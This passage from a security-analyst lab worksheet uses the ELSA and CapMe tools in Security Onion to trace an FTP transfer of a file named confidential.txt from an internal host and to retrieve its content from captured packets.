The screenshot shows the ELSA (Event Log Search and Analysis) interface. At the top, there is a search bar with the query '209.165.200.235' program='bro\_ftp'. Below the search bar, there are filters for 'From' and 'To' dates, and a 'Submit Query' button. The search results are displayed in a table with columns: Timestamp, Fields, and Info. The table shows four records, all with a timestamp of Tue Jul 11 16:11:41. The first two records show a successful PORT command from 192.168.0.11 to 209.165.200.235 on port 21. The third and fourth records show a successful STOR command from 192.168.0.11 to 209.165.200.235 on port 21, with a file size of 226 bytes. The records are grouped by program, and the 'bro\_ftp' program is selected.



## Lab – Isolated Compromised Host Using 5-Tuple

- c. Which file was transferred via FTP to 209.165.200.235? Whose account was used to transfer the file?
- 
- d. Click **info** to view the transactions in the last record. The reply\_msg field indicates that this is the last entry for the transfer of the confidential.txt file. Click **Plugin > getPcap**. Enter username **analyst** and password **cyberops** when prompted. Click **Submit** if necessary. CapMe is a web interface that allows you to get a pcap transcript and download the pcap.

The pcap transcript is rendered using tcpflow, and this page also provides the link to access the pcap file.

- e. To determine the content of the file that was compromised, open **ELSA** by double clicking the icon on the Desktop to open a new tab and perform a new search.

## Lab – Isolated Compromised Host Using 5-Tuple

- f. Expand **FTP** and click **FTP Data**. Click one of the **Info** links and select getPcap from the dropdown menu to determine the content of the stolen file.

The screenshot shows the ELSA Security Onion interface. The left sidebar has a tree view with 'FTP' expanded and 'FTP Data' selected. The main panel shows a query for 'class=BRO\_CONN service="ftp-data"'. The results table has two columns: 'Timestamp' and 'Fields'. The first record is for 'Tue Jul 11 16:12:06' and shows details for a connection from 192.168.0.11 to 209.165.200.235 on port 20. The 'Info' link is highlighted.

- g. The result displays the content of the file named **confidential.txt** that was transferred to the FTP server.

The screenshot shows the content of the file 'confidential.txt' as displayed in the ELSA Security Onion interface. The text is as follows:

```
192.168.0.11:48137_209.165.200.235:20-6-328612029.pcap

Sensor Name: seconion-eth1

```

## Step 6: Clean up

Shut down all VMs when finished.

## Reflection

In this lab, you have used a vulnerability to gain access to unauthorized information and reviewed the logs as a cybersecurity analyst. Now summarize your findings.
